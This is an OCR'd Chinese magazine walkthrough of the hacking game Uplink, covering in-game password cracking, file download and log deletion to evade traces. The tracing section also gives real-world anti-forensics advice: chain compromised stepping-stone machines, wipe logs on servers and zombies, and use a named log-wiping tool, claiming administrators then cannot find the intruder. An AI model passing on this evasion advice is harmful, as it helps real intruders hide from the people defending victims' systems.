


图11

2.下载文件

设置完成后点击“Save”按钮可以保存当前连接情况，然后点“Connect”按钮进行连接。选择“Uplink test machine”（被测试计算机），在弹出新窗口中选择“start the test”（开始测试），可以看到一个要求输入帐户和密码的登录窗口，可是我们没有密码（当然没有密码，如果有密码还用我们破解吗），怎么办？还记得我们刚才花钱购买的密码破解软件吧，当然是用它来破解了！

打开左下角的功能按钮，在“security”（安全）选项中找到“Trace-Tracker”（监视跟踪），单击后，该程序自动运行最小化在窗口的右下角，随时显示着被追踪状况。然后我们在左下角功能按钮的“crackers”中找到“Password-Breaker”，如图12，单击运行后，再点击用户名输入框后，“Password-Breaker”自动进行密码破解，如图13，很快将用户名为Admin的密码破解完毕。



图12




图13

然后我们点“Proceed”按钮进行登录，在出现的对话框中选择“Access fileserver”去下载文件，如图14。现在就可以看到我们需要下载的文件“Uplink test data”，打开左下角的功能按钮，再打开“file utilities”按钮，将下载文件所需要的程序“File_copier”拖到“Uplink test data”文件上，单击后程序自动下载“Uplink test data”文件，如图15。下载完毕后点击左下角的第二个小按钮打开内存栏，在“Uplink test data”文件上点一下鼠标后松开，然后将鼠标移动到内存栏的空白处（没有文件的地方），双击鼠标即可将文件复制到内存栏，如图16。




图14




图15




图16

五、消除踪迹

很多黑客在入侵服务器后，都会被管理员发现，为什么呢？这是因为管理员可以通过专用的IDS（入侵检测系统）类软件以及其它的一些方法（比如分析系统日志文件）来追踪到我们，管理员追踪我们的方法有两种：

1.Active Traces（主动追踪）：入侵时被管理员发现，然后使用监视追踪软件找到你，这就叫做主动追踪。

在真实入侵中管理员可以使用防火墙、端口查看工具及其它的软件来追踪入侵者，然后根据你的IP地址追踪到你。对于这种情况只要我们采取足够多的跳板，就可以轻松对付的。

游戏中也是如此，游戏系统会运行安全软件，通过你所做的关键行动来追踪你，当然你可以通过“Trace Tracker”这个软件或右上角的迷你地图来了解他们的追踪状态，需要注意的是一定要在他们追踪完成前断开与目标系统的连接，否则被追踪到就会很快给你发一封警告信，两次就罚款或拘留。

2.Passive Traces被动追踪：我们都知道，在真实的入侵中虽然使用了跳板，但你在服务器中所做的每一件事都会被记录进系统的log文件（日志文件）里（当然使用跳板后日志记录的是肉鸡的IP地址，但是通过肉鸡的日志最终还是可以找到你的），管理员利用log文件里你所留下的信息来追踪你，这就叫做被动追踪。

许多入侵者被发现也都是因为这个原因，因此高手们入侵服务器时，都有清除日志的习惯，当然使用跳板入侵时不仅要清除服务器的日志，而且还要同时要清除跳板电脑上的日志，这类的日志清除工具有许多，比如国产的入侵军刀MT（2005年11期的X档案有介绍）等，如果你都做得天衣无缝的话，管理员绝对不可能找到你的。

游戏中也是一样，虽然被动追踪这种方式所要耗费的时间很长，但是一旦被对方追查到，后果还是很严重的，你可以在断开与对方系统的连接前利用“Log Deleter”这个工具来删除你所留下的log文件。

记住，这是你每次行动的最后一步也是必需的一步，如不及时清除日志，一旦被追踪发现并记录下来，当时可能没什么事，但秋后可能会找你算账（有时甚至在下面的关算帐，呵呵，英国人太认真了），轻者收到警告信，重者可能罚款甚至坐牢（不过不用担心，大部分情况交上罚款就了事）。

在图14中选择“View Logs”，打开日志记录，如图17，打开左下角功能按钮的“crackers”，找到“Log Deleter”软件，将“Log Deleter”拖到日志上，该程序自动删除Log文件，不过动作一定要快，这时一定要注意查看左下角的“Trace-Tracker”（监视跟踪），看到快到时间要及时断开连接，以免被追踪到（高版本Trace-Tracker可以看到以数字方式倒计时），将日志全部删除后，点击“Disconnect”断开连接。

